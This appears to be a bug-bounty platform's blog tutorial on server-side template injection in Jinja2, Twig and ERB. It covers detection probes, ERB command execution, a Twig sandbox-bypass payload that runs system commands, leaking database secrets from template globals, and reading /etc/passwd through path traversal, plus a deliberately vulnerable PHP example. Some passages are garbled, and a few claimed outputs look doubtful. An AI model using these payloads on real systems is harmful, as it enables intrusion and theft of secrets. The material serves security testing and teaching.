SSTI: A complete guide to exploiting advanced server-side template injections

BY BLACKBIRD-EU · JUNE 15, 2025

Server-side template injection (SSTI) vulnerabilities still remain present in modern applications as developers continue to struggle with implementing proper input validations everywhere. And yet, despite this fact, bug bounty hunters still occasionally overlook these injection vulnerability class, often leaving impactful bugs unreported. Mainly because the identification part usually proves to be difficult in practice.

In this article, we'll uncover what makes SSTI vulnerabilities so dangerous and walk you through the techniques to identify, exploit, and weaponize them effectively. We'll also explore advanced and unique exploitation scenarios across different template engines.

Let's dive in!

What are template engines?

Developers often resort to using template engines to combine UI and other static components (HTML template files) with application logic and dynamic data (user input) to generate a server response. This re-use of code components enables a more streamlined development process. Template engines work by taking a template file containing both static content and special template syntax for placeholders, variables, and logic (like loops and conditionals), and then processing this template with user-provided or application data to produce the final rendered content.

Popular template engines include:

- **Python:** Jinja2, Mako
- **PHP:** Twig, Smarty
- **JavaScript:** EJS, Handlebars, Pug
- **Java:** Thymeleaf, FreeMarker, Pebble
- **C#:** Razor
- **Ruby:** ERB, HAML, Slim

What are server-side template injection (SSTI) vulnerabilities?

Server-side template injection (SSTI) vulnerabilities occur when unsanitized user input is directly concatenated into template engines, allowing attackers to inject malicious template syntax that gets evaluated on the server side. When a web application processes user input as part of a template rather

than treating it as plain data, the safe way of handling user input), attackers can leverage the template engine's built-in functions to render custom data, access secrets, read local files, and even achieve remote code execution.

Prefer to watch a quick video instead? Check out 'SSTI in 100 seconds' on our YouTube channel!

Identifying server-side template injection (SSTI) vulnerabilities

Before identifying a potential template injection vulnerability, we must detect if a template engine is in use and where our injection point is. This involves systematically testing user input fields by injecting template engine syntax and observing if the application's response returns any signs of possible server-side evaluation. We can also make use of fingerprinting tools to check if a template engine is in use, although this approach has its limitations.

One way to force an application to return an indication of server-side evaluation is by deliberately triggering an error. To do so, we need to send the following list of special characters that can break existing template engine syntax:

```
{
}
$
#
@
%)
"
'
|
{{
}}
${
<%
<%=
%>
```

Email Unsubscribe Service

We're processing your unsubscribe request. Please wait while we remove you from our mailing list...

```
...
Warning: A non-numeric value encountered in
/srv/twig/vendor/twig/twig/src/Environment.php(358) : eval()'d code on line 40
Warning: A non-numeric value encountered in
/srv/twig/vendor/twig/twig/src/Environment.php(358) : eval()'d code on line 40
...
Fatal error: Uncaught TypeError: Argument 1 passed to twig_date_format_filter() must be of the type string or DateTimeInterface, array given in
/srv/twig/vendor/twig/twig/src/Environment.php(358) : eval()'d code:40
Stack trace:
#0 /srv/twig/vendor/twig/twig/src/Environment.php(358) : eval()'d code(40): twig_date_format_filter(Array, 'Y-m-d')
#1 /srv/twig/vendor/twig/twig/src/Template.php(405): __TwigTemplate_abc123def456(...)
#2 /srv/twig/vendor/twig/twig/src/Template.php(378): Twig\Template->displayWithErrorHandling(Array, Array)
#3 /srv/twig/vendor/twig/twig/src/Template.php(390): Twig\Template->display(Array)
#4 /srv/twig/vendor/twig/twig/src/TemplateWrapper.php(45): Twig\Template->render(Array)
#5 /srv/twig/vendor/twig/twig/src/Environment.php(318): Twig\TemplateWrapper->render(Array)
#6 /var/www/html/email/optout.php(42): Twig\Environment->render('email_optout.t...', Array)
#7 {main}
thrown in /srv/twig/vendor/twig/twig/src/Environment.php(358) : eval()'d code on line 40
...
```

Note: Errors are only visible when the current configuration settings do not deliberately suppress error messages.

Once we've confirmed a possible injection point, we can move on to the identification part, which typically involves sending different template injection payloads and observing the evaluated ones. This part is critical as it will help us determine the template engine to craft our payloads during exploitation.

All template engines use a different syntax. However, you'll notice that some share similarities. Let's take a look at a few commonly used template engines.

Jinja2 (Python)

Jinja2 is by far the most popular Python-based template engine. To verify if Jinja2 is utilized, bug bounty hunters commonly resort to injecting a simple mathematical function, such as:

```
{{7*7}}
{{7*'7'}}
```

If the injection vulnerability is present, you should observe the following output in your target server's response:

```
49
7777777
```

Twig (PHP)

Twig follows a similar syntax to Jinja2. We can inject the following function to verify if our template injection payload is evaluated:

```
{{7*7}}
{{7*'7'}}
```

The response should contain the output of this simple mathematical operation:

```
49
49
```

ERB (Ruby)

ERB is another popular template engine commonly found in Ruby-based applications. This template engine follows a different syntax. The following should render `49` in a vulnerable application render:

```
<%= 7*7 %>
```


Now that we have a basic understanding of template injection vulnerabilities, we can dive into the exploitation phase to learn how to weaponize these simple SSTI payloads to achieve RCE.

TIP! Make sure not to confuse server-side template injections with client-side template injections. With server-side template injections, the payload evaluation happens entirely on the server side. On the contrary, client-side template injections (such as in AngularJS or VueJS), are only evaluated on the client-side and often lead to JavaScript code execution.

Exploiting basic SSTI vulnerabilities

Template injection in ERB (Ruby)

Let's take a look at a simple vulnerable code snippet example to better help us understand how template injections arise and how we can exploit them to achieve remote code execution:



Template injection in ERB (Ruby)

As you may have noticed, the developer (unconsciously) passed unsanitized user input directly into the template on **line 7**, allowing anyone to send an ERB template that will be evaluated on the server side.

A simple mathematical payload like the following verifies the server-side execution:

```
%><%=7*7
```

Or even:

```
7*7
```

Both payloads will render `49` in the server's response.


Escalating template injection to RCE in ERB (Ruby)

In order to prove impact, we can either execute system commands or read internal files. Executing system commands, such as inducing time delays using sleep or initiating an outgoing TCP connection, is often used to verify blind server-side template injections.

In ERB (Ruby), it's quite straightforward to execute remote commands. Going back to our simplified example, if we were to send the following payload:

```
%><%=`whoami`
```

We would in practice be able to see the system user that's currently running the process, in this case, **`root`**:



Note: Special characters need to be URL encoded to be correctly forwarded and parsed by the template engine

TIP! Besides official template documentation, community-powered resources such as [Swisskyrepo]() are an excellent way to find working payloads for all types of injection vulnerabilities, including server-side template injections!

Exploiting advanced SSTI vulnerabilities

Exploiting template injection vulnerabilities is in most cases straightforward. Working payloads can be found by browsing the official documentation of the template engine or by looking up previous


researcher articles.

You'll come across cases where the environment that the target is running in is specifically designed to prevent possible escalation (think of sandboxes). Let's dive deeper into cases where simple function calling is unavailable.

Template injection in sandboxed environments

When direct functions (to read files or execute system commands) are restricted or unavailable, such as in a sandboxed environment, we'd need to resort to alternative exploitation methods. This can be done by looking for internal pre-defined custom objects (refer to next section) or chaining objects and using native template engine features.

Let's take a look first at another simplified example.



Template injection in Twig (PHP)

In this sandboxed environment, direct functions like **file_get_contents()** or **system()** are blocked. However, we can exploit the registered global objects by using Twig's native features to bypass the restrictions:

```
{%block X%}whoamiINTIGRITIsystem{%endblock%}{%set y=block('X')|split('INTIGRITI')%}
{{[y|first]|map(y|last)|join}}
```

To understand why this payload exactly works, let's deconstruct it entirely. The first part defines the block named **X** with a value equal to the system command that we want to execute, a unique delimiter and the filter:

```
{%block X%}
whoamiINTIGRITIsystem
{%endblock%}
```

The second part is another Twig statement that separates the value declared in block **X** :

```
{%set y=block('X')|split('INTIGRITI')%}
```

Finally, we map the extracted string value (`whoami`) with the filter, in this case `system` :

```
{{[y|first]|map(y|last)|join}}
```

This allows us to use a workaround to execute system commands similarly to using function calls. Only in this case, the environment is sandboxed and direct calls are not allowed.

You can always browse the web to find similar, alternative template injection payloads that provide sandbox bypasses.

Leveraging internal objects to weaponize SSTI

The second way to weaponize template injections whenever direct function calls are unavailable is by looking for internal pre-defined custom objects and searching for either hard-coded secrets or insecure function calls. The only requirement for both approaches is to have a deeper understanding of your target application.

Let's take a look first at another simplified example. The following code snippet features a template injection in Twig (PHP). However, this time, it also includes global template variables.

index.php

```php
<?php
require_once 'vendor/autoload.php';

class FileAccessMgmt {
    private $path = "/var/www/app.example.com/public-assets/css/";

    public function get_style_sheet($style_sheet) {
        return file_get_contents($this->path . $style_sheet);
    }
}

$loader = new \Twig\Loader\ArrayLoader([]);
$twig = new \Twig\Environment($loader);

$twig->addGlobal('files', new FileAccessMgmt());
$twig->addGlobal('secrets', [
    'DEBUG' => $_ENV['DEBUG'],
    'MYSQL_HOST' => $_ENV['MYSQL_HOST'],
    'MYSQL_USER' => $_ENV['MYSQL_USER'],
    'MYSQL_PASSWD' => $_ENV['MYSQL_PASSWD']
]);

// Vulnerable template injection
$template = $twig->createTemplate($_GET['content']);
echo $template->render();
?>
```

Weaponizing template injections with custom objects in Twig (PHP)

In this case, we can clearly notice that the developer added 2 custom template variables. In a real-world scenario where we do not have access to the source code, we can list and enumerate all template variables using Twig's special variable: `_context` along with the `keys` filter to map out all variable names (keys) from the object. Additionally, we use the `join` filter to separate the object names from each other:

```
{{_context|keys|join(',')}}
```

This payload reveals the 2 template variables: `files` and `secrets`. The `files` is a reference to the `FileAccessMgmt` **PHP class** that lists an insecure function: `get_style_sheet`. The `secret` is a reference to a global template variable. In this case, it likely holds a copy of the database connection secrets retrieved from environment variables.

Weaponizing SSTI to leak secrets in custom objects

Knowing there's a global template variable declared with environment secrets, we can try and attempt to return the sensitive data by simply accessing the correct property:

```
{{secrets.MYSQL_PASSWD}}
```

This payload will return the contents of the `MYSQL_PASSWD` environment variable.

Escalating template injections with insecure custom object functions

The next global template variable is a reference to a PHP class. Whenever direct function access is not allowed, we can attempt to enumerate internal object functions and leverage these to read local files, leak secrets or even execute system commands. In a real-world scenario where access to source code is not possible, you'd have to systematically probe all custom functions to escalate your initial finding.

In this simplified example, we only need to use a payload like the following and it would allow us to leverage the insecure function to read local system files using a simple path traversal:

```
{{files.get_style_sheet('../../../../../etc/passwd')}}
```

While this article didn't document exploitation scenarios for all templating engines, the fundamentals stay the same whenever you try to exploit a template injection:

1. Step 1 always involves enumerating the template engine. This phase consists of systematically probing template syntax strings and observing the responses.
2. Next, step 2 requires you to look up the available documentation to enumerate global function calls to execute system commands, read local files or initiate outbound TCP connections.
3. If direct function calls are unavailable (for instance, in a sandbox environment), you can try to enumerate and leverage imported packages and dependencies. This would allow you to still leverage your initial finding to a higher severity vulnerability.

Conclusion

Testing for server-side template injections (SSTIs) in 2025 remains crucial, especially as developers still continue to struggle with adequately validating user input. In this article, we've gone over several ways to identify and weaponize template injections to take advantage of this.

So, you've just learned something new about server-side template injection (SSTI) vulnerabilities… Right now, it's time to put your skills to the test! You can start by practicing on vulnerable labs or… browse through our **70+ public bug bounty programs on Intigriti** and who knows, maybe earn a bounty on your next submission!

START HACKING ON INTIGRITI TODAY

REQUEST A DEMO
intigriti.com/demo

VISIT THE WEBSITE
intigriti.com

GET IN TOUCH
hello@intigriti.com